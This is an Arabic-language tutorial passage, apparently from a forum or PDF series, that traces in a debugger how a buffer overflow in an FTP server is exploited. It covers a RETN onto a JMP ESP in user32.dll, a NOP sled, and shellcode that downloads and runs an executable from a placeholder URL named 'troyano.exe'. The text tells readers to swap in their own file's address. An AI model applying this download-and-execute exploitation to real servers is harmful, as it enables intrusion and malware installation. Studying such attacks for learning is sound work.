
بعد ما يحدث خطأ الفيض ، إستمر في التنفيذ F8....

إلى أن تصل إلى فكرة إستغلال الخطأ وكيف تم نقل التنفيذ

لاحظ التعلمية RETN تأخذ عنوان العودة من مخزن بيانات المستخدم

وينقل التنفيذ إلى المكتبة user32.dll وبالتحديد إلى تعليمة JMP ESP

وتعني نقل كود التنفيذ إلى مخزن البيانات (المكدس) ويمثل بداية shellcode



بعد ذلك إذا كنت تريد تتبع ال shellcode

إنتقل إلى تعليمة JMP ESP


وسيبدأ ال shellcode بتعليمات NOP's

ثم سينتقل لسلسلة من تعليمات call و jmp (أكيد تعرف السبب تم شرحه في مواضيع سابقة)

إلى أن تصل للدالة الرئيسية و هي الخاصة بتنزيل الملف التنفيذي من الإنترنت إلى جهاز السيرفر

والدوال هي InternetOpenA ...InternetReadFile ...

وسيتم تنزيلة في نفس مجلد السيرفر تحت إسم x.exe وبعد ذلك تشغيلة ، كما هو واضح في هذة الصورة



بالتأكيد لتنزيل الملف.. يجب أن تغير عنوان الملف التنفيذي من shellcode

ستجده في الشيل كود تحت إسم http://www.host.com/troyano.exe

وبعد ماتجرب كود إستغلال الثغرة وتنتهي .. حاول تشغيل برنامج سيرفر ftp

مارح يشتغل معك ،، في كل محاولة تشغيل سيطلب منك تنزيل الفايروس من الإنترنت ؟!

والسبب لأن المشكلة مازالت موجودة في ملف اللوج GFTPpro.log في نفس المجلد

لأنة يحتوي على كود الثغرة .. إفتح الملف النصي وشوف بنفسك .. لحل المشكلة إحذف الملف؟

وفي النهاية أعتقد أنا فهمنا أساسيات برمجة بروتوكول ftp وطريقة إختراقة وحدوث الأخطاء في برمجتة ،،، بإذن الله في الموضوع القادم سنناقش بقية البروتوكولات وبقية أدوات التطوير والمراقبة ... وبالتوفيق ،،،
